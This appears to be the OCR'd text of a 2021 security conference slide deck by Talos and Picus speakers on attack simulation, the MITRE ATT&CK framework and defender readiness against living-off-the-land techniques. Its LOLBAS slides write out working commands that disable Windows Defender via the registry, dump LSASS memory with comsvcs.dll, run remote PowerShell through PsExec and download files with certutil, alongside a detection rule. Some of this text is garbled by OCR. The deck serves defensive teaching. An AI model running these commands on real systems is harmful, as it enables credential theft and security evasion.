SOC ReLoad
#SOCReLoad21

TRACK 2 - OPERATIONS

Today's Attack Simulation Technology:

Adversarial Ops followed by the Defender Afterparty

JJ Cummings
Principal-Threat Intelligence & Interdiction

TALOS
CISCO

Volkan Ertürk
CTO & Co-Founder

PICUS

Some Concerning Numbers

Distilled from countless response efforts

- Lots of technology in play
- Early on indicators
- >90% could have been stopped
- Reduction of damages
  - PR
  - Costs

Know Your Adversary

1. Initial Access
2. Reconnaissance
3. Escalation & Persistence
4. Lateral Movement
5. Data Exfiltration
6. Payload Detonation

Outlook into Defenders' Status

53%

Missed

Attack is neither **prevented** or **detected**

26%

Detected

An event identified as **security event**

9%

Alerted

A potential incident is **escalated for analysis**

33%

Prevented

Security control successfully **blocks and prevents**


Understanding Adversary

- Track the recent activities from researchers & vendor blogs
- Leverage adversarial threat intelligence feeds

Enemy Footprints != Understanding Adversary

- IOC’s provide limited outcomes

Mitre ATT&CK provides a better vocabulary to “understand adversary behaviours”.




Show 10 entries

TYPE	INDICATOR
FileHash-SHA256	de5e460afed07c9b756243b30b9209c25b9c5c1fa794
FileHash-SHA256	81878c4cd8c79fcc10478f15ea6d00a0d1151a205943e
FileHash-SHA256	a0eca3f1e6797ebb44ece1478362781f5161e743148455
FileHash-SHA256	7e815a822678b5afb07a7d467f6938d8738d4f91f7970
hostname	gratiocafeblog.wordpress.com
hostname	amelielecompte.wordpress.com
domain	muni.pe
YARA	revil_domains
YARA	revil_decryption_tool
YARA	revil_ransomware

SHOWING 1 TO 10 OF 141 ENTRIES

Defenders think in lists, **attackers** think in graphs*



− Contoso Domain Exposure

+ GenericAll control on Tier Zero As


+ Kerberoastable Users

+ Large Default Groups with Execut

+ RDP Rights on Tier Zero Compute

*@JohnLaTwC Distinguished Engineer and General Manager, Microsoft Threat Intelligence Center

Defenders think in lists, **attackers** think in graphs*




Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Execution	Collection	Exfiltration	Command and Control
Accessibility Features	Accessibility Features	Binary Padding	Brute Force	Account Discovery	Application Deployment Software	Command-Line	Automated Collection	Automated Exfiltration	Commonly Used Port
Applnit DLLs	Applnit DLLs	Bypass User Account Control	Credential Dumping	Application Window Discovery	Exploitation of Vulnerability	Execution through API	Clipboard Data	Data Compressed	Communication Through Removable Media
Basic Input/Output System	Bypass User Account Control	Code Signing	Credential Manipulation	File and Directory Discovery	Logon Scripts	Graphical User Interface	Data Staged	Data Encrypted	Custom Command and Control Protocol
Bootkit	DLL Injection	Component Firmware	Credentials in Files	Local Network Configuration Discovery	Pass the Hash	PowerShell	Data from Local System	Data Transfer Size Limits	Custom Cryptographic Protocol
Change Default File Handlers	DLL Search Order Hijacking	DLL Injection	Exploitation of Vulnerability	Local Network Connections Discovery	Pass the Ticket	Process Hollowing	Data from Network Shared Drive	Exfiltration Over Alternative Protocol	Data Obfuscation
Component Firmware	Exploitation of Vulnerability	DLL Search Order Hijacking	Input Capture	Network Service Scanning	Remote Desktop Protocol	Rundll32	Data from Removable Media	Exfiltration Over Command and Control Channel	Fallback Channels
DLL Search Order Hijacking	Legitimate Credentials	DLL Side-Loading	Network Sniffing	Peripheral Device Discovery	Remote File Copy	Scheduled Task	Email Collection	Exfiltration Over Other Network Medium	Multi-Stage Channels
Hypervisor	Local Port Monitor	Disabling Security Tools	Two-Factor Authentication Interception	Permission Groups Discovery	Remote Services	Service Execution	Input Capture	Exfiltration Over Physical Medium	Multiband Communication
Legitimate Credentials	New Service	Exploitation of Vulnerability		Process Discovery	Replication Through Removable Media	Third-party Software	Screen Capture	Scheduled Transfer	Multilayer Encryption
						Windows Management			

- Use ATT&CK for Cyber Threat Intelligence
- Use ATT&CK to Build Your Defensive Platform
- Use ATT&CK for Adversary Emulation and Red Teaming

*@JohnLaTwC Distinguished Engineer and General Manager, Microsoft Threat Intelligence Center

A Brief Case Discussion



Observable Event

Events from security tools are triggers

- Webshell
- Generic Trojan

Adjacent Logs

ProxyShell Compromise (Pre-Observable)

Defense Evasion (Post Observable)

- Disable Defender, Falcon, Cisco Secure Endpoint
- Lateral Movement Using RDP

Outcome

Data Exfiltration
Ransomware Detonation
Reduction of Pub Time

LOLBAS Example

LOLBAS: *Live Off The Land Binaries and Scripts*

```
%WINDIR%\system32\reg.exe delete HKLM\Software\Policies\Microsoft\Windows Defender /f

%WINDIR%\system32\reg.exe add HKLM\Software\Policies\Microsoft\Windows Defender\Real-Time Protection /v DisableRoutinelyTakingAction /t REG_DWORD /d 1 /f

%WINDIR%\system32\reg.exe add HKLM\Software\Policies\Microsoft\Windows Defender\SpyNet /v DisableBlockAtFirstSeen /t REG_DWORD /d 1 /f
```

LOLBAS Example

Reconnaissance

```
net group enterprise admins /domain

%WINDIR%\system32\nltest.exe /dclist:

%WINDIR%\system32\rundll32.exe %WINDIR%\System32\comsvcs.d
ll MiniDump 896 c:\mem.DMP full

PsExec.exe -d \\HOSTNAME -u DOMAIN\ADMIN_USER -p foo
-accepteula -s cmd /c powershell.exe -ExecutionPolicy Bypa
ss -file \\HOSTNAME.DOMAIN\s$\z.ps1
```

Am I ready for LOLBAS techniques?

1. Understand the technique
2. Simulate the technique
3. Assess your readiness
4. Look for detection opportunities (in case needed)


Am I ready for LOLBAS techniques?

1. Understand the Technique

Weaponize the so-called Living Off the Land Binaries and Scripts (LOLBAS), i.e. scripts and binaries normally installed by default in Microsoft Windows.

Utilizing LOLBAS leveraging signed Windows binaries, attackers don't need to download or install a third-party executable that could be detected and/or detected, so they can be stealthy and hard to defend against.

First seen early 2000s and currently actively used by the ransomware groups.



Am I ready for LOLBAS techniques?


2. Simulate the Technique

Certutil example:
- Use certutil to transfer a malicious file.
- Encode/decode that file using Certutil for Defence Evasion

```
Certutil.exe -urlcache -split -f %remotefile-5%
C:\Temp\dummy.exe
certutil -uʳlcacʰe -sp□lit -f %remotefile-11%
%TMP%\file.txt
```

Url.dll example:
- Launch an executable by calling FileProtocolHandler
- Launch an executable by calling OpenURL

```
rundll32.exe url.dll,FileProtocolHandler calc.exe
rundll32.exe url.dll,OpenURL "C:\test\calc.hta"
```



Am I ready for LOLBAS techniques?


3. Assess your Readiness

Can you prevent this?

- Does my controls prevent the malicious code

Can you detect this?

- Identify the log sources and the expected logs
- Check required logs against the simulated attacks



Time	Name	Source
23:02:04	Process Create (rule: ProcessCreate)	Sysmon
23:02:04	Process Create (rule: ProcessCreate)	Sysmon

Am I ready for LOLBAS techniques?

4. Look for Detection Opportunities

In the case of no visibility against simulated LOLBAS technique, look for detection opportunities both in terms of logging and alerting.

For the run.dll example,

Log Source Recommendation for Win Event Log

Requirements: Group Policy : Computer Configuration\Windows Settings\Security Settings\Advanced Audit Policy Configuration\Audit Policies\Detailed Tracking\Audit Process Creation

Requirements: Group Policy : Computer Configuration\ Administrative Templates\ System\ Audit Process Creation\ Include Command Line


Alert Rule Recommendation

```
(source="WinEventLog:Security" EventCode="4688"
New_Process_Name="*\\rundll32.exe"
(Process_Command_Line="*url*OpenURL*" OR
Process_Command_Line="*url*FileProtocolHandler*"))
```

Am I ready for LOLBAS techniques?

Good news, we are good for Certutil and Url.dll.

Bad news,



about

The LOLBAS Project

ATT&CK alignment
of the LOLBAS project, see
https://lolbas-project.github.io/.

domain

Enterprise
ATT&CK v10

platforms

Windows

legend

0.0 26 51 77

Initial Access
- Valid Accounts
  - Default Accounts
  - Domain Accounts
  - Local Accounts
- Drive-by Compromise
- Exploit Public-Facing Application
- External Remote Services
- Hardware Additions
- Phishing
- Replication Through Removable Media
- Supply Chain Compromise
- Trusted Relationship

Execution
- Command and Scripting Interpreter
  - Windows Command Shell
  - PowerShell
  - Visual Basic
  - Python
  - JavaScript
- Exploitation for Client Execution
- Inter-Process Communication
- Native API
- Scheduled Task/Job
- Shared Modules
- Software Deployment Tools
- System Services
- User Execution
- Windows Management Instrumentation

Persistence
- Boot or Logon Autostart Execution
  - Registry Run Keys / Startup Folder
  - Authentication Package
  - Time Providers
  - Winlogon Helper DLL
  - Security Support Provider
  - LSASS Driver
  - Shortcut Modification
  - Port Monitors
  - Print Processors
  - Active Setup
- Valid Accounts
  - Default Accounts
  - Domain Accounts
  - Local Accounts
- Account Manipulation
- BITS Jobs
- Boot or Logon Initialization Scripts
- Browser Extensions
- Compromise Client Software Binary
- Create Account
- Create or Modify System Process
- Event Triggered Execution
- External Remote Services
- Hijack Execution Flow
- Modify Authentication Process
- Office Application Startup
- Pre-OS Boot
- Scheduled Task/Job
- Server Software Component
- Traffic Signaling

Privilege Escalation
- Boot or Logon Autostart Execution
  - Registry Run Keys / Startup Folder
  - Authentication Package
  - Time Providers
  - Winlogon Helper DLL
  - Security Support Provider
  - LSASS Driver
  - Shortcut Modification
  - Port Monitors
  - Print Processors
  - Active Setup
- Process Injection
  - Dynamic-link Library Injection
  - Portable Executable Injection
  - Thread Execution Hijacking
  - Asynchronous Procedure Call
  - Thread Local Storage
  - Extra Window Memory Injection
  - Process Doppelgänging
  - Process Hollowing
- Valid Accounts
  - Default Accounts
  - Domain Accounts
  - Local Accounts
- Abuse Elevation Control Mechanism
- Access Token Manipulation
- Boot or Logon Initialization Scripts
- Create or Modify System Process
- Domain Policy Modification
- Escape to Host
- Event Triggered Execution
- Exploitation for Privilege Escalation
- Hijack Execution Flow
- Scheduled Task/Job

Defense Evasion
- Signed Binary Proxy Execution
  - Rundll32
  - Mshta
  - Regsvcs/Regasm
  - Regsvr32
  - Msiexec
  - CMSTP
  - InstallUtil
  - Odbcconf
  - MMC
  - Compiled HTML File
  - Control Panel
  - Verclsid
  - Mavinject
- Trusted Developer Utilities Proxy Execution
  - MSBuild
- Indirect Command Execution
- Signed Script Proxy Execution
  - PubPrn
- Deobfuscate/Decode Files or Information
- Process Injection
  - Dynamic-link Library Injection
  - Portable Executable Injection
  - Thread Execution Hijacking
  - Asynchronous Procedure Call
  - Thread Local Storage
  - Extra Window Memory Injection
  - Process Doppelgänging
  - Process Hollowing
- Indicator Removal on Host
  - Clear Windows Event Logs
  - Clear Command History
  - File Deletion
  - Network Share Connection Removal
  - Timestomp
- Obfuscated Files or Information
  - Binary Padding

Credential Access
- OS Credential Dumping
  - LSASS Memory
  - NTDS
  - Security Account Manager
  - DCSync
  - Cached Domain Credentials
  - LSA Secrets
- Network Sniffing
- Forced Authentication
- Adversary-in-the-Middle
- Brute Force
- Credentials from Password Stores
- Exploitation for Credential Access
- Forge Web Credentials
- Input Capture
- Modify Authentication Process
- Steal or Forge Kerberos Tickets
- Steal Web Session Cookie
- Two-Factor Authentication Interception
- Unsecured Credentials

Discovery
- Network Sniffing
- Account Discovery
- Application Window Discovery
- Browser Bookmark Discovery
- Domain Trust Discovery
- File and Directory Discovery
- Group Policy Discovery
- Network Service Scanning
- Network Share Discovery
- Password Policy Discovery
- Peripheral Device Discovery
- Permission Groups Discovery
- Process Discovery
- Query Registry
- Remote System Discovery
- Software Discovery
- System Information Discovery
- System Location Discovery
- System Network Configuration Discovery
- System Network Connections Discovery
- System Owner/User Discovery
- System Service Discovery
- System Time Discovery
- Virtualization/Sandbox Evasion

Lateral Movement
- Exploitation of Remote Services
- Internal Spearphishing
- Lateral Tool Transfer
- Remote Service Session Hijacking
- Remote Services
- Replication Through Removable Media
- Software Deployment Tools
- Taint Shared Content
- Use Alternate Authentication Material

Collection
- Browser Session Hijacking
- Screen Capture
- Adversary-in-the-Middle
- Archive Collected Data
- Audio Capture
- Automated Collection
- Clipboard Data
- Data from Information Repositories
- Data from Local System
- Data from Network Shared Drive
- Data from Removable Media
- Data Staged
- Email Collection
- Input Capture
- Video Capture


Command and Control
- Ingress Tool Transfer
- Application Layer Protocol
- Communication Through Removable Media
- Data Encoding
- Data Obfuscation
- Dynamic Resolution
- Encrypted Channel
- Fallback Channels
- Multi-Stage Channels
- Non-Application Layer Protocol
- Non-Standard Port
- Protocol Tunneling
- Proxy
- Remote Access Software
- Traffic Signaling
- Web Service

Exfiltration
- Exfiltration Over Web Service
  - Exfiltration to Code Repository
  - Exfiltration to Cloud Storage
- Automated Exfiltration
- Data Transfer Size Limits
- Exfiltration Over Alternative Protocol
- Exfiltration Over C2 Channel
- Exfiltration Over Other Network Medium
- Exfiltration Over Physical Medium
- Scheduled Transfer

Impact
- Account Access Removal
- Data Destruction
- Data Encrypted for Impact
- Data Manipulation
- Defacement
- Disk Wipe
- Endpoint Denial of Service
- Firmware Corruption
- Inhibit System Recovery
- Network Denial of Service
- Resource Hijacking
- Service Stop
- System Shutdown/Reboot

Am I ready for LOLBAS techniques?

Offloading all the heavy lifting to “Attack Simulations”, you can **focus on what matters**



Threat Selection

Mobilize TTPs relevant to your environment with a few clicks in minutes.

Attack Simulation

Run attack simulations against your network, endpoint, and cloud security controls.

Log/Alert Validation

